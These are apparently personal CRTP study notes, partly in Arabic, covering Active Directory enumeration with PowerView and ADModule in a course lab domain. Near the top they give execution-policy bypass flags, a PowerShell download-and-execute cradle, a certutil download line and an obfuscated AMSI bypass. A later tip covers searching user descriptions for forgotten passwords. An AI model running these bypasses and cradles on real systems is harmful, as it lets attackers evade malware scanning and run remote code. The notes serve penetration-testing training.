CRTP-Notes-Meshari-Almalki

💡 Meshari-Almalki Enjoy❤️ Twitter: @slv0d Linkedin:@meshari-almalki

Active Directory:

Active Directory (AD) is Microsoft's proprietary directory service. It runs on Windows Server and enables administrators to manage permissions and access to network resources.

Active Directory stores data as objects. An object is a single element, such as a user, group, application or device such as a printer. Objects are normally defined as either resources, such as printers or computers, or security principals, such as users or groups.

PowerShell Cmdlets:

`Get-Command -CommandType cmdlet`

`Get-Process → Get All process on Machine`

Execution Policy:

- `powershell -ExecutionPolicy bypass`
- `powershell -ep bypass`
- `powershell -c <cmd>`
- `powershell -encodedcommand $env:PSExecutionPolicyPreference="bypass"`

PowerShell Module:

> This Import a module .

`Import-Module <modulePath>`

> This list all commands of module.

`Get-Command -Module <moduleName>`

Download EXC cradle:

`iex(New-Object Net.WebClient).DownloadString('https://')`

`certutil.exe -urlcache -f "URL" File_name`

```
S`eT-It`em ( 'V'+'aR' + 'IA' + ('blE:1'+'q2') + ('uZ'+'x') ) ( [TYpE]( "{1}{0}"-F'F','rE' ) ) ; ( Get-varI`A`BLE ( ('1Q'+'2U') +'z
X' ) -VaL ).'A`ss`Embly'."GET`TY`Pe"(( "{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),('.Man'+'age'+'men'+'t.'),('u'+'to'+'m
ation.'),'s',('Syst'+'em') ) )."g`etf`iElD"( ( "{0}{2}{1}" -f('a'+'msi'),'d',('I'+'nitF'+'aile') ),( "{2}{4}{0}{1}{3}" -f ('S'+'ta
t'),'i',('Non'+'Publ'+'i'),'c','c,' ))."sE`T`VaLUE"( ${n`ULl},${t`RuE} )
```

Transfare File:

```
# PSCP command
pscp <username>@<ip_of_target-Machine>:/<Directory_Of_file> <Destination>
```

▼ Domain Enumeration

I can use it by .NET class or by scripts like [PowerView.ps1]

AMSIل قبل كل شي لازم اسوي تخطي (***Antimalware Scan Interface***)

📌 **Check this GitHub Gist for other PowerShell bypasses – *reigningshells/powershell-bypasses.ps1***

1. .NET Class Command to View Domain Name and Other :

```
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
```

Forest → Name of Forest

Parent → Name of Domain


DomainControllers → There is Just one { dcorp-dc }

DomainModeLevel → Windows Server 2016

Name → Child Domain Name { dollarcorp } { Just one level we have inside Forest}

2. PowerView.ps1

   a. Get-NetDomain → **For Domain Enumeration .**



   b. `Get-NetDomain` -Domain <**Domain_Name**> → **Get object of another Domain**

```
PS C:\AD\Tools> Get-NetDomain -Domain moneycorp.local


Forest                  : moneycorp.local
DomainControllers       : {mcorp-dc.moneycorp.local}
Children                : {dollarcorp.moneycorp.local}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : mcorp-dc.moneycorp.local
RidRoleOwner            : mcorp-dc.moneycorp.local
InfrastructureRoleOwner : mcorp-dc.moneycorp.local
Name                    : moneycorp.local
```

c. `Get-DomainSID` → Print Domain SID Number ,

d. `Get-DomainPolicy` → Print Domain Policy for current domain .

```
PS C:\AD\Tools> Get-DomainPolicy

Name                           Value
----                           -----
Kerberos Policy                {MaxTicketAge, MaxServiceAge, MaxClockSkew, MaxRenewAge...}
System Access                  {MinimumPasswordAge, MaximumPasswordAge, LockoutBadCount, PasswordComplexity...}
Version                        {Revision, signature}
Registry Values                {MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash}
Unicode                        {Unicode}
```

(Get-DomainPolicy).”Name_Of_Specific_DomainPolicy”.

(Get-DomainPolicy).’system access’

This help to show value of Domain Policy Like Kerberos Policy , For attack like Golden Tikcet.

```
PS C:\AD\Tools> (Get-DomainPolicy).'kerberos policy'

Name                           Value
----                           -----
MaxTicketAge                   {10}
MaxServiceAge                  {600}
MaxClockSkew                   {5}
MaxRenewAge                    {7}
TicketValidateClient           {1}
```

e. `Get-NetDomainController`

```
PS C:\AD\Tools> Get-NetDomainController

Forest                        : moneycorp.local
CurrentTime                   : 4/4/2022 6:55:06 PM
HighestCommittedUsn           : 2818908
OSVersion                     : Windows Server 2016 Standard
Roles                         : {PdcRole, RidRole, InfrastructureRole}
Domain                        : dollarcorp.moneycorp.local
IPAddress                     : 172.16.2.1
SiteName                      : Default-First-Site-Name
SyncFromAllServersCallback    :
InboundConnections            : {a10dec78-e40a-4c4f-afad-c506692af93f, e3b5934c-0fbb-4de1-a5ee-33a0183442b4}
OutboundConnections           : {92a12922-5f6f-4133-b29c-eefaf42dd608, 2f7dd237-61c1-4146-b0af-3befac8c9b19}
Name                          : dcorp-dc.dollarcorp.moneycorp.local
Partitions                    : {CN=Configuration,DC=moneycorp,DC=local, CN=Schema,CN=Configuration,DC=moneycorp,DC=local, DC=ForestDnsZones,DC=moneycorp,DC=local,
                                DC=dollarcorp,DC=moneycorp,DC=local...}
```

- Get-NetDomainController -Domain <Name_Of_Domain>


```
PS C:\AD\Tools> Get-NetDomainController -Domain moneycorp.local


Forest                        : moneycorp.local
CurrentTime                   : 4/4/2022 7:02:48 PM
HighestCommittedUsn           : 1901140
OSVersion                     : Windows Server 2016 Standard
Roles                         : {SchemaRole, NamingRole, PdcRole, RidRole...}
Domain                        : moneycorp.local
IPAddress                     : 172.16.1.1
SiteName                      : Default-First-Site-Name
SyncFromAllServersCallback    :
InboundConnections            : {1b3d7838-b771-4d0b-9438-d5cf8627b631, 92a12922-5f6f-4133-b29c-eefaf42dd608}
OutboundConnections           : {e3b5934c-0fbb-4de1-a5ee-33a0183442b4, e838f35b-5969-434e-b237-38d38a3fb712}
Name                          : mcorp-dc.moneycorp.local
Partitions                    : {DC=moneycorp,DC=local, CN=Configuration,DC=moneycorp,DC=local, CN=Schema,CN=Configuration,DC=moneycorp,DC=local,
                                DC=DomainDnsZones,DC=moneycorp,DC=local...}
```

3. ADModule:


   a. Import-Module <Microsoft.ActiveDirectory.Management.dll>

Commands of ADModule:


- Get-ADDomain → **Like Get-NetDomain in PowerView.ps1**



- Get-ADDomain -Identity <**Domain_Name**> → **Get object of another Domain**



- Get-ADDomainController



▼ Users Enumeration

1. PowerView

- `Get-NetUser` → List all users ,

```
PS C:\AD\Tools> Get-NetUser -User Administrator

logoncount                : 65535
badpasswordtime           : 4/4/2022 10:50:02 AM
description               : Built-in account for administering the computer/domain
distinguishedname         : CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
objectclass               : {top, person, organizationalPerson, user}
lastlogontimestamp        : 3/27/2022 12:22:46 AM
name                      : Administrator
objectsid                 : S-1-5-21-1874506631-3219952063-538504511-500
samaccountname            : Administrator
admincount                : 1
codepage                  : 0
samaccounttype            : 805306368
whenchanged               : 3/27/2022 7:22:46 AM
accountexpires            : 9223372036854775807
countrycode               : 0
adspath                   : LDAP://CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
instancetype              : 4
objectguid                : e88d11d3-3e60-4a68-b46a-94ff32b7c8cf
lastlogon                 : 4/4/2022 12:06:00 PM
lastlogoff                : 12/31/1600 4:00:00 PM
objectcategory            : CN=Person,CN=Schema,CN=Configuration,DC=moneycorp,DC=local
dscorepropagationdata     : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
memberof                  : {CN=Group Policy Creator Owners,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local, CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local,
                            CN=Administrators,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local}
whencreated               : 2/17/2019 7:00:16 AM
iscriticalsystemobject    : True
badpwdcount               : 0
cn                        : Administrator
useraccountcontrol        : 66048
usncreated                : 8196
primarygroupid            : 513
pwdlastset                : 2/16/2019 9:14:11 PM
usnchanged                : 2799391
```

- `Get-NetUser -User <UserName>` → **Get Full Information about Specific User .**
- `Get-UserProperty` → Get All Properties for username .

```
PS C:\AD\Tools> Get-UserProperty

Name
----
accountexpires
admincount
adspath
badpasswordtime
badpwdcount
cn
codepage
countrycode
description
distinguishedname
dscorepropagationdata
instancetype
iscriticalsystemobject
lastlogoff
lastlogon
lastlogontimestamp
logoncount
memberof
name
objectcategory
objectclass
objectguid
objectsid
primarygroupid
pwdlastset
samaccountname
samaccounttype
useraccountcontrol
usnchanged
usncreated
whenchanged
whencreated
```

- `Get-UserProperty -Properties` <NameOfProperty>

Important :

Search for particular string in a user's attribute why ??

that's help for looking some password that forget in description 😉

`Find-UserField -SearchField Description -SearchTerm ""`

```
PS C:\AD\Tools> Find-UserField -SearchField Description -SearchTerm "built"

samaccountname description
-------------- -----------
Administrator  Built-in account for administering the computer/domain
Guest          Built-in account for guest access to the computer/domain
```

2. ADModule

- `Get-ADUser -Filter * -Property *`
- `Get-ADUser -Identity <UserName> -Property *`

- `Get-ADUser -Filter * -Properties * | select -First 1 | Get-Member -MemberType *Property | select Name`
- `Get-ADUser -Filter 'Description -like "built"' -Properties Description | select name , Description`

▼ Computer Enumeration

1. PowerView
    - `Get-NetComputer` → Computer object in Domain (Not necssary actually Machine in domain)
    - `Get-NetComputer -Ping` → **Which Machine is live or not .**
    - `Get-NetComputer -FullData`
    - `Get-NetComputer -OperatingSystem "*Server 2016*"`

2. ADModule
    - `Get-ADComputer -Filter * | select Name`
    - `Get-ADComputer -Filter 'OperatingSystem -Like "*Server 2016*"' -Properties OperatingSystem | select Name,OperatingSystem`

▼ Group Enumeration

1. PowerView
    - `Get-NetGroup` → List all the domain groups
    - `Get-NetGroup -FullData`
    - `Get-NetGroup "Domain Admins" -FullData` → Specifie Group Domain Admins .(بيعطيك معلومات تفصيليه منها من اليوزرات صلاحيتهم دومين ادمن)

```
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
Remote Management Users
System Managed Accounts Group
Storage Replica Administrators
Domain Computers
Domain Controllers
Schema Admins
Enterprise Admins
Cert Publishers
Domain Admins
Domain Users
Domain Guests
Group Policy Creator Owners
RAS and IAS Servers
Server Operators
Account Operators
Pre-Windows 2000 Compatible Access
Incoming Forest Trust Builders
Windows Authorization Access Group
Terminal Server License Servers
Allowed RODC Password Replication Group
Denied RODC Password Replication Group
Read-only Domain Controllers
Enterprise Read-only Domain Controllers
Cloneable Domain Controllers
Protected Users
Key Admins
Enterprise Key Admins
DnsAdmins
DnsUpdateProxy
PS C:\AD\Tools> Get-NetGroup "Domain Users" -FullData

usncreated              : 12318
grouptype               : -2147483646
samaccounttype          : 268435456
samaccountname          : Domain Users
whenchanged             : 2/17/2019 7:01:46 AM
objectsid               : S-1-5-21-1874506631-3219952063-538504511-513
objectclass             : {top, group}
cn                      : Domain Users
usnchanged              : 12320
dscorepropagationdata   : {5/3/2020 9:04:05 AM, 2/21/2019 12:17:00 PM, 2/19/2019 1:04:02 PM, 2/19/2019 12:55:49 PM...}
memberof                : CN=Users,CN=Builtin,DC=dollarcorp,DC=moneycorp,DC=local
adspath                 : LDAP://CN=Domain Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
iscriticalsystemobject  : True
description             : All domain users
distinguishedname       : CN=Domain Users,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
name                    : Domain Users
whencreated             : 2/17/2019 7:01:46 AM
instancetype            : 4
objectguid              : 1d9a6145-d382-4711-92a1-35939195e601
objectcategory          : CN=Group,CN=Schema,CN=Configuration,DC=moneycorp,DC=local


PS C:\AD\Tools>
```

- `Get-NetGroup -GroupName "*admin*"` → All groups Contains admin keyword

```
PS C:\AD\Tools> Get-NetGroup -GroupName *admin*
Administrators
Hyper-V Administrators
Storage Replica Administrators
Domain Admins
Key Admins
DnsAdmins
PS C:\AD\Tools>
```

- `Get-NetGroup -GroupName "*admin*" -Domain <Forest_Root>` → to get more group for enterprise admin and so on , these are groups part avilable only on the DC on they forest root <moneycorp.local>

```
PS C:\AD\Tools> Get-NetGroup -GroupName "*admin*" -Domain moneycorp.local
Administrators
Hyper-V Administrators
Storage Replica Administrators
Schema Admins
Enterprise Admins
Domain Admins
Key Admins
Enterprise Key Admins
DnsAdmins
PS C:\AD\Tools>
```

2. ADModule

- `Get-ADGroup -Filter *  | Get-ADGroup -Filter * | select Name`

▼ Group Member Enumeration

1. PowerView

- `Get-NetGroupMember -GroupName “Domain Admins”`

```
PS C:\AD\Tools> Get-NetGroupMember -GroupName "Domain Admins"


GroupDomain  : dollarcorp.moneycorp.local
GroupName    : Domain Admins
MemberDomain : dollarcorp.moneycorp.local
MemberName   : svcadmin
MemberSID    : S-1-5-21-1874506631-3219952063-538504511-1122
IsGroup      : False
MemberDN     : CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

GroupDomain  : dollarcorp.moneycorp.local
GroupName    : Domain Admins
MemberDomain : dollarcorp.moneycorp.local
MemberName   : Administrator
MemberSID    : S-1-5-21-1874506631-3219952063-538504511-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```

```
GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Domain Admins
 MemberDomain : dollarcorp.moneycorp.local
 MemberName   : svcadmin
 MemberSID    : S-1-5-21-1874506631-3219952063-538504511-1122
 IsGroup      : False -> This mean is a member not a group
 MemberDN     : CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

 GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Domain Admins
 MemberDomain : dollarcorp.moneycorp.local
 MemberName   : Administrator -> Built-in Default Domain Administrator
 MemberSID    : S-1-5-21-1874506631-3219952063-538504511-500 -> for Administrator (500)
 IsGroup      : False -> This mean is a member not a group
 MemberDN     : CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```

👍 الفكره من رقم 500 انه ممكن يتغير اسم الادمن الى اسم اخر فعشان كذا نقدر نميزة برقم 500

Active Directory Domain SIDs’

SID: S-1-5-21<DOMAIN>-500
Name: Administrator
Description: A user account for the system administrator. By default, it is the only user account that is given full control over the system.

```
Get-NetGroupMember -GroupName "Enterprise Admins"
 //ماراح يعطيني اي ناتج ليه ؟ لانه فقط مختص في الدومين كونترول اللي هو
 // moneycorp.local
 Get-NetGroupMember -GroupName "Enterprise Admins" -Domain "moneycorp.local"
```


```
PS C:\AD\Tools> Get-NetGroupMember -GroupName "Enterprise Admins"
PS C:\AD\Tools> Get-NetGroupMember -GroupName "Enterprise Admins" -Domain "moneycorp.local"


GroupDomain  : moneycorp.local
GroupName    : Enterprise Admins
MemberDomain : moneycorp.local
MemberName   : Administrator
MemberSID    : S-1-5-21-280534878-1496970234-700767426-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=moneycorp,DC=local
```

```
GroupDomain  : moneycorp.local
 GroupName    : Enterprise Admins
 MemberDomain : moneycorp.local -> مثل ماقلت تابع للدومين ذا
 MemberName   : Administrator
```

```
MemberSID    : S-1-5-21-280534878-1496970234-700767426-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=moneycorp,DC=local
```


- `Get-NetGroupMember -GroupName “Administrators” -Recurse`

هذا معناه اذا كان عندك عبارة عن قروب وتبي تطلع الممبر الخاص فيهم لكل واحد نستخدم ريكيرس




```
GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Administrators
 MemberDomain : moneycorp.local
 MemberName   : Enterprise Admins
 MemberSID    : S-1-5-21-280534878-1496970234-700767426-519
 IsGroup      : True -> هذا عباره عن قروب داخله ميمبر
 MemberDN     : CN=Enterprise Admins,CN=Users,DC=moneycorp,DC=local

 GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Administrators
 MemberDomain : dollarcorp.moneycorp.local
 MemberName   : Domain Admins
 MemberSID    : S-1-5-21-1874506631-3219952063-538504511-512
 IsGroup      : True
 MemberDN     : CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

 GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Administrators
 MemberDomain : dollarcorp.moneycorp.local
 MemberName   : Administrator
 MemberSID    : S-1-5-21-1874506631-3219952063-538504511-500
 IsGroup      : False -> هذا ميمبر للقروب اللي هو ادمنستريتور
 MemberDN     : CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```

بعد مانستخدم الريكيرس



```
PS C:\AD\Tools> Get-NetGroupMember -GroupName "Administrators" -Recurse

GroupDomain  : dollarcorp.moneycorp.local
GroupName    : Administrators
MemberDomain : moneycorp.local
MemberName   : Enterprise Admins
MemberSID    : S-1-5-21-280534878-1496970234-700767426-519
IsGroup      : True
MemberDN     : CN=Enterprise Admins,CN=Users,DC=moneycorp,DC=local

GroupDomain  : moneycorp.local
GroupName    : Enterprise Admins
MemberDomain : moneycorp.local
MemberName   : Administrator
MemberSID    : S-1-5-21-280534878-1496970234-700767426-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=moneycorp,DC=local

GroupDomain  : dollarcorp.moneycorp.local
GroupName    : Administrators
MemberDomain : dollarcorp.moneycorp.local
MemberName   : Domain Admins
MemberSID    : S-1-5-21-1874506631-3219952063-538504511-512
IsGroup      : True
MemberDN     : CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

GroupDomain  : dollarcorp.moneycorp.local
GroupName    : Domain Admins
MemberDomain : dollarcorp.moneycorp.local
MemberName   : svcadmin
MemberSID    : S-1-5-21-1874506631-3219952063-538504511-1122
IsGroup      : False
MemberDN     : CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

GroupDomain  : dollarcorp.moneycorp.local
GroupName    : Domain Admins
MemberDomain : dollarcorp.moneycorp.local
MemberName   : Administrator
MemberSID    : S-1-5-21-1874506631-3219952063-538504511-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

GroupDomain  : dollarcorp.moneycorp.local
GroupName    : Administrators
MemberDomain : dollarcorp.moneycorp.local
MemberName   : Administrator
MemberSID    : S-1-5-21-1874506631-3219952063-538504511-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```

```
GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Administrators
 MemberDomain : moneycorp.local
 MemberName   : Enterprise Admins
 MemberSID    : S-1-5-21-280534878-1496970234-700767426-519
 IsGroup      : True
 MemberDN     : CN=Enterprise Admins,CN=Users,DC=moneycorp,DC=local

 GroupDomain  : moneycorp.local
 GroupName    : Enterprise Admins
 MemberDomain : moneycorp.local
 MemberName   : Administrator -> Enterprise Adminsبال خاص ميمبر
 MemberSID    : S-1-5-21-280534878-1496970234-700767426-500
 IsGroup      : False
 MemberDN     : CN=Administrator,CN=Users,DC=moneycorp,DC=local

 GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Administrators
 MemberDomain : dollarcorp.moneycorp.local
 MemberName   : Domain Admins
 MemberSID    : S-1-5-21-1874506631-3219952063-538504511-512
 IsGroup      : True
 MemberDN     : CN=Domain Admins,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

 GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Domain Admins
 MemberDomain : dollarcorp.moneycorp.local
 MemberName   : svcadmin -> Domain Adminsبال خاص ميمبر
 MemberSID    : S-1-5-21-1874506631-3219952063-538504511-1122
 IsGroup      : False
 MemberDN     : CN=svc admin,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

 GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Domain Admins
 MemberDomain : dollarcorp.moneycorp.local
 MemberName   : Administrator
 MemberSID    : S-1-5-21-1874506631-3219952063-538504511-500
 IsGroup      : False
 MemberDN     : CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local

 GroupDomain  : dollarcorp.moneycorp.local
 GroupName    : Administrators
 MemberDomain : dollarcorp.moneycorp.local
 MemberName   : Administrator
 MemberSID    : S-1-5-21-1874506631-3219952063-538504511-500
 IsGroup      : False
 MemberDN     : CN=Administrator,CN=Users,DC=dollarcorp,DC=moneycorp,DC=local
```

عشان اعرف اليوزر في اي قروب موجود :

Get-NetGroup -UserName <UserName>

```
Get-NetGroup -Username "Administrator"
 dcorp\Denied RODC Password Replication Group
 dcorp\Domain Admins
 dcorp\Domain Users
 dcorp\Group Policy Creator Owners

 هذي القروبات اللي ينتمي لها اليوزر ادمنستريتور#
```

```
Get-NetGroup -UserName "Administrator" -Domain "moneycorp.local"
 mcorp\Denied RODC Password Replication Group
 S-1-5-21-280534878-1496970234-700767426-519
 mcorp\Schema Admins
